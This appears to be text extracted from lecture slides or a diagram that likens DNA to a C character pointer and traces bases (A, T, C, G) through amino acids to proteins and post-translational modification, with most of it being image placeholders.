
DNA is char^* .


A T C G













Amino Acid


















Protein






post-translational
modification

